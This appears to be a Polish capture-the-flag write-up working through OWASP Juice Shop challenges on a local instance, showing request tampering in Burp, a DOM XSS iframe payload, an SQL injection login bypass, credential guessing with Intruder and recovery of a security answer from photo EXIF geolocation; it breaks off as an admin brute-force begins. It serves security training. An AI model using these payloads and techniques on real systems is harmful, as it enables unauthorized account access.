A screenshot of a web browser window. The address bar shows the URL "localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTz...". Below the address bar, there is a navigation bar with icons for back, forward, search, and refresh. The main content area displays a yellow warning icon followed by the URL "http://localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTz...".

Nastąpiło przekierowanie, zatem udało się rozwiązać wyzwanie:




A screenshot of the Blockchain.com explorer interface. At the top, there's a navigation bar with links like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar, the main header says "Blockchain.com" and "Search Blockchain, Transactions, Addresses and Blocks". On the left, there's a sidebar with links for Home, Prices, Charts, NFTs, and DeFi. The main content area shows a transaction address with some placeholder text.

1.9 Repetitive Registration

Wyzwanie ponownie jest związane z niepoprawną walidacją:



Nazwa wyzwania może wskazywać na pole „Repeat Password”:



A screenshot of a user registration form titled "User Registration". It includes fields for Email (test@test), Password (four dots), Repeat Password (four dots), Security Question (Mother's maiden name?), and Answer (test). A validation error message "Passwords do not match" is displayed above the "Repeat Password" field. The "Repeat Password" field is also highlighted in red.

Hasła nie mogą być różne po stronie użytkownika, dlatego spróbowano to zrobić po stronie serwera za pomocą Burp:

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 230
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=RY2VSyXo1m4nLzP6EdjXU8T2kH8eH9ECDlHggI3P009Mb1kJ0pqDWg38xBw
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "email": "test@test",
    "password": "test1",
    "passwordRepeat": "test1",
    "securityQuestion": {
        "id": 2,
        "question": "Mother's maiden name?",
        "createdAt": "2023-05-15T20:04:40.498Z",
        "updatedAt": "2023-05-15T20:04:40.498Z"
    },
    "securityAnswer": "test"
}

Pretty Raw Hex

```




```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 230
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=RY2VSyXo1m4nLzP6EdjXU8T2kH8eH9ECDlHggI3P009Mb1kJ0pqDWg38xBw
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "email": "test@test",
    "password": "test1",
    "passwordRepeat": "test",
    "securityQuestion": {
        "id": 2,
        "question": "Mother's maiden name?",
        "createdAt": "2023-05-15T20:04:40.498Z",
        "updatedAt": "2023-05-15T20:04:40.498Z"
    },
    "securityAnswer": "test"
}


```

W ten sposób się udało rozwiązać challenge:



1.10 Zero Stars

Zadanie polega na wystawieniu 0-gwiazdkowej opinii.



Po stronie aplikacji nie można dodać opinii 0 gwiazdek:

The screenshot shows a 'Customer Feedback' form. The 'Author' field is set to 'anonymous'. The 'Comment' field contains 'test'. A note below says 'Max. 160 characters' and '4/160'. The 'Rating' field is set to 1 star. Below it is a CAPTCHA field with the question 'CAPTCHA: What is 7-6+4 ?' and the result '5'. At the bottom is a 'Submit' button.

Użyto ponownie narzędzia Burp:

```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 69
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/prom
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=ZL6V0wJ3Xg115jK9ALWUPTrwinH9PUSe17oSXXI000RxqNvYoBM27W4eyP
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "captchaId":0,
  "captcha":"5",
  "comment":"test (anonymous)",
  "rating":1
}
```

Zmieniono rating na 0:

```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 69
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/prom
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=ZL6V0wJ3Xg115jK9ALWUPTrwinH9PUSe17oSXXI000RxqNvYoBM27W4eyP
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "captchaId":0,
  "captcha":"5",
  "comment":"test (anonymous)",
  "rating":0
}
```


W ten sposób udało się rozwiązać wyzwanie.

1.11 Mass Dispel

Aby wykonać zadanie, należy zamknąć jednocześnie kilka powiadomień o rozwiązaniu wyzwań. Jest to prawdopodobnie wyzwanie związane z zapoznaniem się z funkcjonalnościami aplikacji Juice Shop, ponieważ przy czytaniu dokumentacji można natknąć się na fragment, który mówi o takiej funkcjonalności:

To make sure you do not miss any notifications they do not disappear automatically after a timeout. You have to dismiss them explicitly. In case a number of notifications "piled up" it is not necessary to dismiss each one individually, as you can simply Shift -click one of their X-buttons to dismiss all at the same time.


W związku z tym należy przytrzymać klawisz Shift i kliknąć jedno z X.




1.12 DOM XSS

W wyzwaniu należy użyć kodu `<iframe src="javascript:alert(`xss`)">`. W pierwszej kolejności poszukano miejsc, gdzie istnieje możliwość dodania tekstu.

Pierwsze miejsce, które się rzuca w oczy, to wyszukiwarka:



Okazało się, że wystarczyło tylko wkleić kod z treści zadania:



1.13 Bonus Payload

Kolejne zadanie dotyczy użycia bonusowego payloadu w tym samym miejscu, co w przypadku DOM XSS.

| Name | Difficulty | Description |
|---------------|------------|---|
| Bonus Payload | ★ | Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe> in the DOM XSS challenge. |

The screenshot shows a browser window with three green notification bars indicating solved challenges:

- You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.)
- You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.)
- You successfully solved a challenge: Bonus Payload (Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe> in the DOM XSS challenge.)

Below the challenges, a SoundCloud search results page is displayed for "OWASP Juice Shop Jingle". The results show a track by "braimee" titled "OWASP Juice Shop Jingle". The track has a play button, a progress bar, and a share button. The soundcloud logo is visible in the top right corner.

2 Wyzwania 2-gwiazdkowe

2.1 Deprecated Interface


Wyzwanie dotyczy znalezienia interfejsu B2B, który nie został zamknięty. Interfejs B2B nie podpowiadało, dlatego skorzystano ze wskazówki:

Use a deprecated B2B interface that was not properly shut down

The Juice Shop represents a classic Business-to-Consumer (B2C) application, but it also has some enterprise customers for which it would be inconvenient to order large quantities of juice through the webshop UI. For those customers there is a dedicated B2B interface.

- The old B2B interface was replaced with a more modern version recently.
- When deprecating the old interface, not all of its parts were cleanly removed from the code base.
- Simply using the deprecated interface suffices to solve this challenge. No attack or exploit is necessary.


Co oznacza, że wystarczy użyć przestarzałego interfejsu. W aplikacji istnieją różne miejsca, gdzie można kontaktować się z działem:




Z uwagi na fakt, że Customer Feedback oraz Support Chat były używane w poprzednich wyzwaniach i ten challenge nie został rozwiązany, sprawdzono interfejs Complaint.

A screenshot of the 'Complaint' form on the OWASP Juice Shop website. The URL is localhost:3000/#/complain. The form has a dark background. It contains fields for 'Customer' (a dropdown menu), 'Message' (a text area containing '123'), and an 'Invoice' section with a 'Browse...' button and a message 'No file selected.'. At the bottom is a blue 'Submit' button.


Wyzwanie nie zostało rozwiązane:



Postanowiono przesłać jakiś plik.



Jak widać, wyłącznie pliki w formacie pdf i zip są wspierane przez aplikację.




Wciąż nie udało się wykonać wyzwania. Dlatego sprawdzono, czy można zmienić typ pliku, badając przycisk:

```

<mat-form-field class="mat-form-field ng-tns-c21-15 mat-accent mat-form-field-type-hed ng-pristine ng-star-inserted mat-form-field-should-float" _ngcontent-prw-c53="" appearance="outline" color="accent"></mat-form-field>
<mat-form-field class="mat-form-field ng-tns-c21-16 mat-accent mat-form-field-type-m-field-hide-placeholder ng-untouched ng-pristine ng-invalid" _ngcontent-prw-c53="" appearance="outline" color="accent"></mat-form-field>
<div _ngcontent-prw-c53="" style="margin-top: 15px;">
  <label _ngcontent-prw-c53="" for="file" translate=""></label>
  <input id="file" _ngcontent-prw-c53="" ng2filesselect="" type="file" accept=".pdf,.zip" aria-label="Input area for uploading a single invoice PDF or XML B2B ord.. a ZIP archive containing multiple invoices or orders!----> style="margin-left: 10px;"><event>
</div>

```

Znaleziono ciekawą informację, ponieważ wspomniano tu także o plikach XML. W tym celu stworzono testowy plik xml.



Próba uploadu pliku XML:

A screenshot of a 'Complaint' form. It has a 'Customer' field containing 'test@test.com'. Below it is a 'Message' field containing 'XML'. Below that is an 'Invoice' field with a 'Browse...' button and the file 'note.xml'. At the bottom is a large blue 'Submit' button.

Udało się rozwiązać challenge:

You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.) X

2.2 Login Admin

Zadanie polega na zalogowaniu się jako admin przy pomocy podatności SQL injection:

Login Admin ★★ Log in with the administrator's user account. Injection

Postanowiono użyć przykładu ze zbiorów akademii PortSwiggera:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

Login

Email *
administrator'--

Password *
●●●●

[Forgot your password?](#)

 Log in

Login

Invalid email or password.

Email *
admin'--

Password *
●●●●

[Forgot your password?](#)

 Log in

Użyto także innego przykładu i w ten sposób rozwiązano wyzwanie:

Login

Email *
admin' OR 1=1--


Password *
●●●●

[Forgot your password?](#)

 Log in

2.3 Login MC SafeSearch

Zadanie ponownie dotyczy zalogowania się na inne konto, jednak tym razem bez SQL injection.



Po przejściu do wskazówek, okazuje się, że wystarczy obejrzeć film:

Log in with MC SafeSearch's original user credentials

Another user login challenge where only the original password is accepted as a solution. Employing SQL Injection or other attacks does not count.

- MC SafeSearch is a rapper who produced the song "Protect Ya' Passwordz" which explains password & sensitive data protection very nicely.
- After watching the music video of this song, you should agree that even ★★ is a slightly exaggerated difficulty rating for this challenge.

MC SAFESEARCH feat. BOBBY SECRETS
"PROTECT YA' PASSWORDZ"
USERNAME: MCSAFES PRODUCTIONS

Rapper Who Is Very Concerned With Password Security

1,255,121 views

28K 701 SHARE

Z piosenki wynika, że hasło jest powiązane z psem autora utworu – Mr. Noodles.

Skoro login admina ma format admin@juice-sh.op, to możliwe, że MC SafeSearch może mieć mc_safesearch@juice-sh.op lub mc.safesearch@juice-sh.op.

Postanowiono użyć Intrudera, aby sprawdzić różne kombinacje.

Choose an attack type: Cluster bomb

Payload positions: Target: http://localhost:3000

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 62
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=4QXNLr7YMAWUvhMhxTni5XiPrHyLcmrSbPhjJtyyI9RFoTyX0x6E02Vlqz
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email": "$mc_safesearch@juice-sh.op$", "password": "$Mr. Noodles$"}
```

| Request | Response |
|---|---|
| <pre>Pretty Raw Hex 1 HTTP/1.1 200 OK 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 888 9 Date: Tue, 16 May 2023 21:35:28 GMT 10 Connection: close 11 Referer: http://localhost:3000/ 12 Cookies: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=4QXNLr7YMALWUvMhxXn15XiPrHyLcmrSbPhjJtyyI9RFoOoTyXo6EO2VW 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "email": "mc.safesearch@juice-sh.op", "password": "Mr. Noodles" }</pre> | <pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 888 9 Date: Tue, 16 May 2023 21:35:28 GMT 10 Vary: Accept-Encoding 11 Date: Tue, 16 May 2023 21:35:28 GMT 12 Connection: close 13 14 { "authentication": { "token": "ey3oeXa1OsJKV1GjLCJhbGciOiJSUzT1NiJ9.eyJdGF0dXMiOiJzdwNjZWRzIiwkZGF0YSI6eyJpZC16OwxdNlca5hbhB0i1iLCJlbWPbcIG1mIj1uNHZmVzZWFWYr2hAanVpV2U0t2qub3A1LLCjwYXNzd29yZC1G1mIjM2Y0YB1YTh1DUAzEwYWkyzAy72R3.0TUzYmM4i1ivcm9zZC1G1mIjN13RvWVWY1Iw1ZGvsdxNlWSgZM4i1i1LCJsvYVcGvgn1Z2213H0Gh24HnZ0wvYXvsdG5zdc-e2J093PwU2VjcaV01joJiavaaNBVSPpdmltOnRydWlsIaNyZWF0ZWR8dCIG1j1wjtMtDUlMTUgjMAGMD0GNDuAuNz0wICswvC1InVwZGFO2wRB8C1G1j1wjtMtDUlMTUgjAGMD0GNDuAuNz0wICswvC1InVwZGIsImRLbgQ02j8EdC16nVsH0s1nlhdC16MTY4N013MkyOCw1ZXhwIjoxNjg0MjkwOTI4f0.U4tc6BfnLn-8WN2n4gylinKhvgC_gisjJ07uJuB_044rDevPpt7s7gxKvljZ3aXUs1wSFjH2kjTFARBaVw59w0x6pHHR8t-VKydybaZqc-C-OS_Jt_4foJK82_AluH9os2kohw2QyjA3gv41GfGmZQD_-1wKTNb84WLW", "bid": "7", "umail": "mc.safesearch@juice-sh.op" } }</pre> |


Wyzwanie zostało ukończone.

2.4 Meta Geo Stalking

Zadanie polega na znalezieniu odpowiedzi na pytanie bezpieczeństwa użytkownika Johna na podstawie zdjęć, jakie wrzuca. Login admina to admin@juice-sh.op, dlatego John może mieć nazwę john@juice-sh.op. Sprawdzono, czy pojawi się jakieś pytanie w sekcji Forgot Password.

The screenshot shows a 'Forgot Password' form. It has two fields: 'Email *' containing 'john@juice-sh.op' and 'Security Question *' containing 'What's your favorite place to go hiking?'. Below the question is a note: 'Please provide an answer to your security question.'


Pytanie bezpieczeństwa dotyczy ulubionego miejsca do wędrówek. Następnie przeszukano Photo Wall. Znaleziono zdjęcie opublikowane przez użytkownika j0hNny.



Nazwa wyzwania to Meta Geo Stalking sugeruje, aby poszukać metadanych, aby móc danych lokalizacji. Pobrano zdjęcie i zbadano je narzędziem exiftool.

```
└$ exiftool favorite-hiking-place.png
ExifTool Version Number      : 12.57
File Name                   : favorite-hiking-place.png
Directory                  : .
File Size                   : 667 kB
File Modification Date/Time : 2023:05:17 16:15:32-04:00
File Access Date/Time       : 2023:05:17 16:15:32-04:00
File Inode Change Date/Time: 2023:05:17 16:15:32-04:00
File Permissions            : -rw-r--r--
File Type                  : PNG
File Type Extension        : png
MIME Type                  : image/png
Image Width                : 471
Image Height               : 627
Bit Depth                  : 8
Color Type                 : RGB
Compression                : Deflate/Inflate
Filter                     : Adaptive
Interlace                  : Noninterlaced
Exif Byte Order            : Little-endian (Intel, II)
Resolution Unit            : inches
GPS Version ID             : 2.2.0.0
GPS Latitude Ref           : North
GPS Longitude Ref          : West
GPS Map Datum              : WGS-84
Thumbnail Offset            : 224
Thumbnail Length            : 4531
Thumbnail Rendering         : Perceptual
Gamma                       : 2.2
Pixels Per Unit X          : 3779
Pixels Per Unit Y          : 3779
Pixel Units                : meters
Image Size                 : 471x627
Megapixels                 : 0.295
Thumbnail Image Extract    : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude               : 36 deg 57' 31.38" N
GPS Longitude              : 84 deg 20' 53.58" W
GPS Position               : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

Skopiowano dane i wyszukano za pomocą Google Maps (przekonwertowano deg na °):



Najbliższe miejsce to Scuttlehole Trailhead. Wpisano to w miejsce odpowiedzi:

Forgot Password

Email *
john@juice-sh.op ?

Security Question *
..... ?

New Password *
.....

• Password must be 5-40 characters long. 8/20

Repeat New Password *
.....

8/20

Show password advice

Change

Forgot Password

Wrong answer to security question.

Email *
john@juice-sh.op ?

Spróbowano także wpisać Ned Branch Trailhead, jednak ponownie bez skutku. Poszukano informacji na temat lokalizacji w google:

Google place to hiking Laurel County School District, Ky

Wszystko Mapy Grafika Wiadomości Książki Więcej Narzędzia

Okolo 10 200 000 wyników (0,53 s)

 visitlondonky.com https://visitlondonky.com › nature... Tłumaczenie strony Hiking Trails in Kentucky | Visit London, KY Come See Why London – Laurel County Has Become A Hiking Destination! With over 600 hundred miles of trails scattered all throughout the Daniel Boone National ... Brakujące: Stary Zjednoczone



Obrazy dla place to hiking Laurel County School District... Przeslij opinię



usda.gov https://www.fs.usda.gov › recarea Tłumaczenie strony Daniel Boone National Forest - Laurel River Lake Laurel River Lake is located on London Ranger District and features 5,600 acres of clear, deep water and nearly 200 miles of tree-lined shore.

Kolejne miejsce, które się wyświetliło to Daniel Boone National Forest. Okazało się, że jest to poprawna nazwa, zmieniono hasło na „password”.

2.5 Security Policy

Zadanie polega na znalezieniu Security Policy. W aplikacji nie udało się nic znaleźć, dlatego prawdopodobnie wyzwanie dotyczy odgadnięcia fragmentu URL. Poszukano zatem informacji w Internecie na temat tego, jaka może być lokalizacja takiego dokumentu. Znaleziono stronę securitytxt.org, która jest standardem Internetowym.

Frequently asked questions

What is the main purpose of security.txt?

The main purpose of security.txt is to help make things easier for companies and security researchers when trying to secure platforms. Thanks to security.txt, security researchers can easily get in touch with companies about security issues.

Is security.txt an RFC?

Yes! We welcome contributions from the public: <https://github.com/securitytxt/security-txt>

Where should I put the security.txt file?

For websites, the security.txt file should be placed under the `/well-known/` path (`/well-known/security.txt`) [RFC8615]. It can also be placed in the root directory (`/security.txt`) of a website, especially if the `/well-known/` directory cannot be used for technical reasons, or simply as a fallback. The file can be placed in both locations of a website at the same time.

Are there any settings I should apply to the file?

The security.txt file should have an Internet Media Type of `text/plain` and must be served over HTTPS.

Will adding an email address expose me to spam bots?

The email value is an optional field. If you are worried about spam, you can set a URI as the value and link to your security policy.

Pod podpowiadanym adresem udało się znaleźć security policy i ukończyć zadanie.

```
Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbcdca
Acknowledgements: #/score-board
Preferred-languages: en, ar, az, bg, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
Hiring: #/jobs
Expires: Wed, 15 May 2024 20:04:38 GMT
```

2.6 Password Strength

To wyzwanie polega na złamaniu hasła admina, prawdopodobnie za pomocą metody brute force, bez używania SQL injection i zmianiania hasła. Do tego zadania zostanie użyty Burp Suite. Przechwycono żądanie HTTP podczas logowania na konto admina. Login admina został już wcześniej poznany (admin@juice-sh.op). Zapytanie przesłano do Intrudera:

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attacktype: Sniper

